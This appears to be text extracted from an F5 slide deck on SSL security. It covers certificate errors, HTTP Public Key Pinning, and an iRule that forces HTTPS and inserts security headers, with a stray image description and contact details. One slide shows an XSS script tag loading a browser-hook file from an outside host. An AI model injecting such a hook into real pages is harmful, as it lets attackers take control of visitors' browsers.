


End User

Common certificate errors?

- Unknown CA Certificate
- Date and Time Mismatch
- CN != https://domain.com
- CRL



Lenovo S



SSL Server Side - HPKP


- HTTP Public Key Pinning
- HTTP response header
- prevent MITM attacks with forged certificates



Host: mydomain.com

Public-Key-Pins: pin-sha256="base64"; max-age=5184000;
includeSubdomains; report-uri=http://report-uri

Referer: <https://www.google.com/>



`<script src="http://xss.sk/hook.js"></script>`





A scene from the movie Toy Story featuring Woody and Buzz Lightyear. Woody, on the left, is a cowboy doll with a yellow and black plaid shirt and a lasso. He has a concerned expression. Buzz Lightyear, on the right, is a space ranger action figure in his iconic green and white suit. He is gesturing with his right hand, showing three purple rings on his fingers. The background is a simple indoor setting with a door and some yellow star-shaped decorations on the wall.

SSL

SSL Everywhere

iRule to the Rescue

```
when RULE_INIT {  
    set static::fqdn_pin1 "X3pGTSOuJeEVw989IJ/cEtXUEmy52zs1TZQrU06KUKg="  
    set static::fqdn_pin2 "MHJYVThihUrJcxW6wcqyOISTXlsInsdj3xK8QrZbHec="  
    set static::max_age 15552000  
}  
  
when HTTP_REQUEST {  
    HTTP::respond 301 Location "https://[HTTP::host][HTTP::uri]"  
}  
  
when HTTP_RESPONSE {  
    HTTP::header insert Strict-Transport-Security "max-age=$static::max_age; includeSubDomains"  
    HTTP::header insert Public-Key-Pins "pin-sha256=\""$static::fqdn_pin1\" max age=$static::max_age; includeSubDomains"  
    HTTP::header insert X-XSS-Protection "1; mode=block"  
    HTTP::header insert X-Frame-Options "DENY"  
    HTTP::header insert X-Content-Type-Options "nosniff"  
    HTTP::header insert Content-Security-Policy "default-src https://devcentral.f5.com:443"  
    HTTP::header insert X-Content-Security-Policy "default-src https://devcentral.f5.com:443"  
}
```

F5 Synthesis

<https://synthesis.f5.com/>

DevCentral

<https://devcentral.f5.com/>

AskF5/Support

<https://ask.f5.com/>

iHealth

<https://ihealth.f5.com/>

University

<https://university.f5.com/>

For further assistance please, contact me:

lubos@f5.com | +421 908 755152





SOLUTIONS FOR AN APPLICATION WORLD